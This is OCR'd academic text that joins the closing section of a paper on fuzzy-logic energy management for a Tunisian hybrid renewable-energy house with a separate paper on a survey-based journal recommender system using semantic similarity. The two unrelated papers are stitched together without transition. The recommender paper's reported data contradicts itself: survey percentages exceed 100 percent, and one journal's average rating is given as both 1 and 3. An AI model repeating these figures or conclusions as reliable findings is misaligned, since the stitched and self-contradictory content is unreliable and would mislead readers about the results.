Fig. 14 presents the rules surface of the PEMFC output that shows good efficiency in PEMFC utilization. It is clear that the PEMFC is only used in important way when the battery is discharged and the power demand is negative, meaning the PV and wind generators are producing less than house demand. Otherwise, the PEMFC is mostly not used or used for power generation in small amounts.

Fig. 15 shows the power demand (Pd) profile based on wind power and photovoltaic power measurements obtained in the area where the studied house exists.

Fig. 16 and 17 show respectively the applied SOC scenario and the generated power control of the Fuzzy Logic EMS in order to control charging and discharging status of the battery.

Fig. 18 shows the PEMFC utilization control action generated by the Fuzzy Logic EMS and show the discontinuous utilization of the fuel cell during the day which made economic benefits in term of fuel consumption and energy production cost.

Fig. 19 shows the energy buying and selling cycle controlled by the Fuzzy Logic EMS and prove great efficiency in selling more energy to the grid and thus gaining money from the network provider which generates direct economic benefits and then helps for more reduction in power production costs.



Fig. 13. Rules surface of the output grid.



Fig. 14. Rules surface of the output PEMFC.



Fig. 15. Power demand P_{demand}.



Fig. 16. Battery SOC variation.



Fig. 17. Battery charging/discharhing cycle.

V. Conclusion

A hybrid renewable energy system is presented as an alternative source for a typical house in North-west of Tunisia. In order to manage the utilization the different sources and the NaS battery, an energy management strategy based on Fuzzy Logic technique is used. The obtained results show an important minimization in Fuel cell utilization and grid buying process. In fact, selling energy to the grid and fuel consumption reduction are the keys to make important economic benefits during power production process.



Fig. 18. PEMFC generated power.



Fig. 19. Grid power utilization.

As a future work of this work, a comparative study with another technique used to control hybrid power systems, the Economic MPC method, will take place in order to determine the best EMS for the studied system.

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Recommender System for Journal Articles using Opinion Mining and Semantics

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***Abstract*—Till date, the dominant part of Recommender Systems (RS) work focusing on single domain, i.e. for films, books and shopping and so on. However, human inclinations may traverse over numerous areas. Thus, utilization practices on related things from various domains can be valuable for RS to make recommendations. Academic articles, such as research papers are the way to express ideas and thoughts for the research community. However, there have been a lot of journals available which recognize these technical writings. In addition, journal selection procedure should consider user experience about the journals in order to recommend users most relevant journal. In this work of journal recommendation system, the data about the user experience targeting various aspects of journals has been gathered which addresses user experience about any journal. In addition, data set of archive articles has been developed considering the user experience in this regard. Moreover, the user experience and gathered data of archives are analyzed using two different frameworks based on semantics in order to have better consolidated recommendations. Before submission, we offer services on behalf of the research community that exploit user reviews and relevant data to suggest suitable journal according to the needs of the author.**

Keywords—Recommendation system; journal recommendation system; user opinion; sementic similarity; text analysis

I. Introduction

As the universe is getting digital, a large volume of structured, semi-structured and unstructured data is being generated very fast. This data is in terabytes, so it is referred as Big Data. Big data approaches are used to handle those types of datasets that are so big and complex that typically used applications software are not sufficient to exploit them fully. Because of the rapid increase in data volume, one is always flooded with Superfluity of choices in any domain [1]. A recommendation system uses the large volume of data in the form of text and sentiments available for summarization purpose to make serious and valid decisions. Recommender systems gather information from the users about their preferences for a particular item to make predictions for the product such as which bag I should buy or which paper I should read next [2]. Recommendations can be made based on user's interest which can be analyzed by the user's profile or considering their online or offline behavior e.g. RS is a subclass of information filtering system that tries to predict the "opinion" that a user would give to an item.

Recommender frameworks have turned out to be amazingly common in recent years, and are used in an assortment of zones. Some prevalent applications incorporate music, books, movies, research papers; seek questions, social labels, and items in general. In any case, there are likewise recommended frameworks for specializations, partnership, jokes, eateries, life insurance, and Twitter pages [3]. Similarly, journal recommendation system has also become an important topic of discussion for research community which writes and publishes research articles, patents, and books. Because today we have numerous choices of journals that publish articles annually, quarterly, monthly and even bi-monthly, it becomes very difficult to choose an appropriate journal to submit your manuscript.

With an increase in the publication of different research papers in multiple journals of diversified fields, authors find it difficult to choose an appropriate journal for their research work. In submission of journal, article may result in rejection and the main reason for rejection is that the paper is not submitted to a relevant journal even when the paper itself is excellent. So there is a need to develop a Recommendation system that can suggest suitable journals to the authors. The journal recommendation system can provide services to authors on behalf of publishers of academic journals. The choice of journal directly influences the authorial decisions like impact on practitioners, CV value of publication and acceptance or rejection risk [4]. Now the core problems that arise while building a journal recommendation system are:

- which data set should be collected for a journal recommendation;
- where to store this amount of big data of journals;
- how to effectively perform data mining and sentiment analysis to make better journal recommendations;
- Providing accurate recommendations to the users with accuracy and exactness;
- which recommendation system technique would be best for journal recommendation system.

The solution to the above-mentioned issues is our proposed solution that is based upon user opinion to make suitable journal recommendations. Existing systems for journal recommendation works by matching title and abstract of the papers [5] and do not consider the user experience with journals. Previously most of the work has been done by just content similarity and didn't focus on other aspects e.g. low-level features. Our proposed system not only considers the content similarity but also takes into account low-level features like subscription charges, access options etc. The main contribution of our paper is that our system collects user experiences also. For this purpose, we have conducted a survey that gathers user experience. Combining the content similarity with low-level features and user reviews for journal recommendation provide better recommendations.

In this work, the information about the user experience about an arrangement of journals focusing on different domains has been accumulated. This information incorporates journal domain, name and overview questions which address user experience with the journal.

Section 2 contains related work; Section 3 contains methodology and proposed framework followed by experimental setup and results.

II. Literature Review

Recommendation systems play a significant role in e-business and information sharing systems. Over two decades of research and different algorithms being implemented for recommendation engines it is declared that recommendation is not a one-size-fits-all problem. So, recommendation systems must need to be designed according to application-specific embedded tasks. Successful deployments must include user required tasks, for which different design choices are in practice. If authors are assumed to perform reasonable in the typical financial or economic sense, they should choose a journal for publication of their work according to where they can expect the highest average value adjusted for risk and expenses.

Journal recommendation systems have been studied by researchers in different backgrounds. For example, recommendation system is proposed to recommend the appropriate journals considering the other factors like price, openness, and subscription rather than just matching the content [5]. It is proposed that how author selects journal in development administration influenced by the quality and administration recognitions [4].

A hybrid research paper recommender system is introduced by researchers which improves the research paper recommendations by combining keyword-based search with implicit and explicit rating, citation analysis and source analysis [6]. The system uses 'Distance Similarity Index' (DSI) and the 'In-text Impact Factor' (ItIF) methods to improve the quality of recommendations.

A research paper recommender framework is proposed in view of the hypothesis that provides a clear indication of user interest by depending upon previously published articles of author. The system differentiates between senior and junior researchers and prunes the unnecessary citations and references [7]. Filtering these information sources result in the higher accuracy of recommendations. In [8], authors have discussed the online and offline evaluation of research paper recommender framework and conclude that offline evaluation in this domain does not provide promising results.

Docear's research paper recommender framework is proposed using content-based filtering in which user's data (citations, references, and papers) is directed in mind maps and are then utilized for recommendations [9]. A research paper recommender framework is introduced using a Dynamic Normalized Tree of Concepts (DNTC) model and a complex ontology [10]. The system is evaluated offline using ACM digital library papers and the results show that this model performs better than the vector of space models.

Authors have discussed that Mendeley recommender system works by incorporating collaborative filtering and user feedback to produce recommendations in [11]. Results show that the proposed method provides better accuracy for new users. To serve the new researchers in getting a diagram of the research performed in a specific zone, authors have proposed keywords based retrieval procedure in [12] for giving an overview and a various arrangement of papers as a piece of the preliminary reading list. A literature review is presented on ontology-based recommender frameworks in the domain of e-learning [13]. This investigation demonstrates that intersection of information based proposal with other suggestion methods can upgrade the viability of e-learning recommender systems. Authors have discussed the performance of stereotype and most-popular recommendations in the domain of scholarly recommender frameworks in [14].

Researchers have discussed the new item problem and proposed a method of automatically analyzing the video and audio contents through low-level characteristics rather than just focusing on high-level features of the video content [15]. The Paper typically focused on the visual features. In [16] authors have proposed a real-time web service for providing recommendations for different items using opinion and ratings of people provided on Twitter, Facebook and other social media sites. Reviews about four products given by blippar site have analyzed using CF based approach.

A Latent Dirichlet Allocation approach that is used for sentiment mining and feature retrieval to improve the accuracy of recommendations is proposed in [17] and it was found that this technique provides the best results as compared to typical clustering techniques. An efficient user-modelling technique based on mind maps to recommend the Research papers is presented by researchers in [18].

In this paper, numerous variables concerning to mind-map-based user modelling were identified, and assess the variables' influence on user-modelling efficiency with an offline evaluation. Research work is done in which Authors have developed a hierarchical Poisson matrix factorization (HPF) for recommendation purpose. HPF model considers sparse user activities data, where every client has given criticism on just a little subset of things [19]. HPF handles both express appraisals, for example, various stars, and implicit ratings, for example, perspectives, snaps, or buys.

In [20], Apache Mahout is used to evaluating TF-IDF weighted technique of clustering. The dataset of tweets is used to evaluate the result of eliminating stop words from the dataset. The proposed system in [21] uses the slope-one recommendation algorithm to recommend micro-videos. The result shows that the strength of used algorithm provides better visualization interface and Hadoop framework provides high-level performance. The challenge of using Map Reduce paradigm to parallelize CF technique is being addressed in [22]. The result shows that CF algorithms are not useful for Hadoop platform as it does not decrease the response time for an individual user. To overcome the issues like scalability, sparsity and imprecision etc. a CF method with Dimensionality technique is applied using Mahout in [23] to improve the recommendation accuracy of prediction and quality. Results show that approaches such as PCA and SVD can decrease the noise of high dimensional data, and provides an improvement in tackling the scalability and sparsity issues of prediction.

In [24] the authors have discussed that Recommendation systems are important platforms for users pursuing technical ways to find best choices available from a big amount of data. Directed edge recommendation problem is described in [25] where the user can recommend items to his connected user based on the algorithm that combines sharing preferences model and user preference model. Results demonstrate that joining the undertaking setting prompts more exact proposals as compared to group recommender system. The author provided an up-to-date and detailed survey of the recommended field, considering various kinds of interfaces, the range, and diversity of different recommendation system algorithms, the functionalities provided by these systems and their use of Artificial Intelligence methods [26].

III. Proposed Study and Design

The proposed approach comprises of two frameworks targeting user opinion and analysis of detailed content (i.e. journal archive data). Each of these frameworks is used to provide a consolidated recommendation. The theme of the proposed work is to explore user opinions and archive analysis which definitely results in better recommendations.

In preceding section introduction regarding recommender frameworks and related study have been provided. This section gives comprehensive insights about the proposed study considering journal recommender framework. Previously, it has been described that there are some studies that have been performed for journal recommendation considering various factors like matching the contents of the script, content matching combined with script charges, and access options, etc.

A. Framework for User Opinion Analysis

In Fig. 1, a conceptual framework is provided to analyze user opinion. First of all, the data is collected from the users by means of a survey paper in which user provide an opinion about his experience with the journals. Now the gathered data is unstructured and required some preprocessing before it can be analyzed. Preprocessing phase was a major challenge and a plenty of time is consumed during this phase. This textual preprocessing includes cleaning steps, such as removing duplicate characters, replacing special characters with spaces, removing stop words and word stemming.

From the cleaned data, attribute selection is made and separated into numerical/categorical and textual attributes. Then, by using different text analysis approaches it is analyzed that whether the user provides a positive opinion or negative opinion.



Fig. 1. A conceptual framework for user opinion analysis.

User opinion analyzed in this section is further used in the second framework to provide recommendations.

B. Framework for Semantic Similarity based Approach

In Fig. 2, a conceptual framework for semantic similarity based approach is provided. For recommendations, another data set is gathered based on the survey data collected in the above-mentioned step. This dataset includes archives about the journal.

Preprocessing phase is done in which TF-IDF approach is used. A Term Document Matrix is generated that describes the frequency of input words in the collection of documents based on term-term correlations. Then, by using KNN approach similarity is measured.

For checking semantic relationships, we used an approach based on the work which counts semantic connections in light of terms by utilizing semantic kernel. Semantic relationship implies which terms are co-related; in this manner it can enhance the clustering model. The work did in such manner additionally incorporate GVSM which is Generalized Vector Space Model (GVSM). GVSM accept that vectors are straightly autonomous so figure the term-term relationship. The similarity is measured using approach defined in [27].

If there is a matrix X which contains n archives and m terms, by applying GVSM we have semantic piece.



Fig. 2. Framework for semantic similarity based recommendation.

$$K = X^T G X \quad (1)$$

Here K is a gram matrix of lines; G is a gram matrix of Columns separately. In this way, cosine similarity can be figured by:

$$Sim = L^{-1/2} K L^{-1/2} \tag{2}$$

In the above conditions, G is vital and it must satisfy a portion of the properties, for example, G ought to be positive semi-distinct and represent the inner products of the term vectors. So there ought to be some estimation of G which is as under.

$$G_{ASSC} = QQ^T \tag{3}$$

$$G_{ASSC\_N} = L_Q^{-1/2} QQ^T L_Q^{-1/2} \tag{4}$$

L_Q Is an $m \times n$ diagonal matrix whose components are the diagonal components ofQQ^T. In this way the semantic kernelthat relate to various estimates of K are:

$$K_{ASSC} = X^T QQ^T \mathrm{X} \tag{5}$$

$$K_{ASSC\_N} = X^T L_Q^{-1/2} QQ^T L_Q^{-1/2} X \tag{6}$$

Diverse measures of semantic kernel in view of term-term relationships, which is proportional to mapping archives to the higher semantic space where correlated terms are related with each other.

IV. Experimental Design and Setup

In this section, comprehensive details are provided about the collection of data set. Detailed results are also shown in this section.

A. *Data Collection and Analysis Process for User Opinion*

This study involves the steps that need to be addressed in order to recommend journals based on user's opinion about the journal. In the first section, study design, information related to techniques existing for survey type research participants will be discussed. After that, the critical components to be considered for survey sort research will be explained. Further, the rules for setting up a questionnaire and choice of target population will be displayed. The fundamental reason of our examination is to explore the part of "user experience" in creating a positive or negative effect on the journal selection of researcher's community.

1) Mode of Observation: This study is based on a survey that is known as ex-post-facto design. Such type of study only reports what has happened or what is happening. It is a longitudinal study. Questionnaires were distributed to the faculty and data was collected face to face.

2) Target Population: The qualities of the target population, the intended interest group in each investigation is by all accounts seems to be critical as it will establish the framework of your research work. The directed application is by all accounts a pivotal point in this investigation; following are the different parameters that have been considered in such manner:

Age: 25-50 years of age

Education: Master's, M-Phil and PhD

Gender: both male and female

3) Targeted Locations/Organization: Researchers in this topographical region are chosen and features of the targeted audience have been given.

Following University with the named departments is selected for this study:

"COMSATS University"

Departments:

Bioinformatics

Computer Science

Math

4) Observational Approach: In this work, the survey was the fundamental wellsprings of gathering data from the specified group of audience. The polls of our study were utilized as a component for the gathering of data essential for this investigation. The Close community has been considered and ended questions are incorporated in the questionnaire. The survey comprises different questions about the user experience e.g. view about the journal response time, subscription charges, etc.

In addition, different factors were additionally considered with the goal that the investigation can have all the essential data and information that will lead toward successfully finishing of this study considering recommendation services.

5) Data Collection: Data is collected from the field that is the campus of COMSATS Institute of Information Technology from different departments. Prior to the rounding out the questionnaires, we led a session for the focused group of audience with the goal that every one of the surveyors must have important data that can help them in the correct filling of the survey. In addition, this action will help in getting the desired outcomes from this investigation.

Survey papers were given over to the researchers after a short portrayal and extension about the reason for this study. Essential information was recorded subsequent to getting back the filled questioners. Then this data was adjusted according to the need suited for recommendation purpose. For cleanness and simplicity surveys were provided in two different domains, offline and online.

In online, a survey was produced on Google Forms and was made accessible by giving the connections of this survey around, as this action will empower us to draw in the clients that incline toward the online medium. The substantial link of the survey appears below:

Showing Links of the Survey:

https://docs.google.com/forms/d/17fMH6u_6o_LxhTqhbYWYPxhbk2Sh8xANcgT0ZkBUYHw/edit

In addition, for the second kind of group of an audience, the survey was made accessible in hard shape with the goal that individuals can undoubtedly give the supposition in the required arrangement and that movement will surely help us in pulling in the audience.

6) Data analysis: Analysis of the gathered information is very important and crucial task as it provides us with the information and results that we were looking for. In this study the simple information has been gathered and analyzed via different tools. This activity will help us in finding the relevant information. Moreover, the gathered textual information has been processed.

This section provides the detailed results which have been shown and the results depicts that incorporating user experience have impact on selected domain of study and can improve recommendation results. In previous sections complete descriptions have been provided.

The following are the outcomes which have been derived from the users in the form of a survey. All the gathered outcomes were plotted utilizing different tools and were appeared here one by one introducing the data in regards to each inquiry in this study. Here for the straightforwardness and brevity, the chosen results have been demonstrated which give noteworthy information in such manner.

Data in Fig. 3, apprised that 67% researchers find submission procedure helpful, 8% find it difficult, and 39% find this procedure fair.

Fig. 4 revealed that 60% researchers feel that archive papers do not help them in getting the idea about the journal, 5% researchers feel that archive papers help them partially while 35% feel archive papers inappropriate and do not provide any idea about the journal.



Fig. 3. Submission procedure.



Fig. 4. Archive papers.



Fig. 5. Defined format.



Fig. 6. Reviewer's comment.

Fig. 5 illustrated that 32% people were agreed with the statement that defined format was well elaborated, 47% people feel that it was ambiguous while 21% find it difficult.

Fig. 6 in the survey presented that 24% people have an opinion that reviewer's comment was helpful for improving their manuscripts, 32% were not satisfied with the comments and 44% people find the comments ambiguous.

Fig. 7 exhibited that 79% researchers' reveal that communication was supportive, 12% researchers take this communication as fair while 9% feel it was discouraging.



Fig. 7. Communication with editorial board.

All the gathered opinions from user over the questioners were processed and results were shown. For simplicity and better recommendations individual ratings of journal were found by considering positive and negative opinion from user. The results of some of the journals were shown respectively. For the pool of forty journals we tried to pick diverse journals. Following figures explain the experience of users with individual journals.

Fig. 8 reveals that researcher does not have good experience with "Acta Biomaterialia" journal. Average rating of this journal is 2.

Fig. 9 depicts that researchers have good experience with this journal named as "Biological Psychiatry". Average rating of this journal is 3.



Fig. 8. Acta Biomaterialia.



Fig. 9. Biological psychitary.

Fig. 10. Big data research.



Fig. 11. Advances in electrical and computer engineering.



Fig. 12. Computer science review.

As per information, the experience of a client with "Big data research" journal is awful. Average rating of this journal is 1. It is described in Fig. 10.

It has been shown in the Fig. 11 that researchers have average experience with "Advances in Electrical and Computer Engineering" journal.

Average rating of this journal is 4.

Data indicated that most of the researchers have good experience with "Computer Science Review" journal. Average rating of this journal is 4. It is described in Fig. 12.

B. Data Set Description for Archive Data

For recommendations, we collected another dataset based on survey data collected in the above-mentioned step. At-least 40 research papers were collected along with their title, abstract and keywords for every journal against which user have provided the information in the survey. Journal attributes were also collected; which includes aim and scope of the journal, impact factor, and publication frequency and cite score. The user provides the title of the research paper, abstract and keywords in the form of text which is considered as input. Firstly, recommendations are generated within the dataset. Then the recommendations are proposed by combining the user opinion.

C. Journal Recommendations using Hybrid Approach

As we have processed the survey data and the results of user experience is available. Now, we are going to recommend the journals by combining simple journal recommendations with the user opinion. As defined above, term to term correlation is used to check the similarity.

To generate the journal recommendations, a query in the form of abstract is given which was related to computer science and big data. For checking the similarity value of a given query, it is added to the previously collected dataset of journal papers.

Results reveal in Fig. 13 that the given query has the most similarity with “Big data research” journal.

According to survey data, the average rating of “Big data research” journal is 3. So, it can be suggested the author submit the paper in this journal.



Fig. 13. Big data abstract.

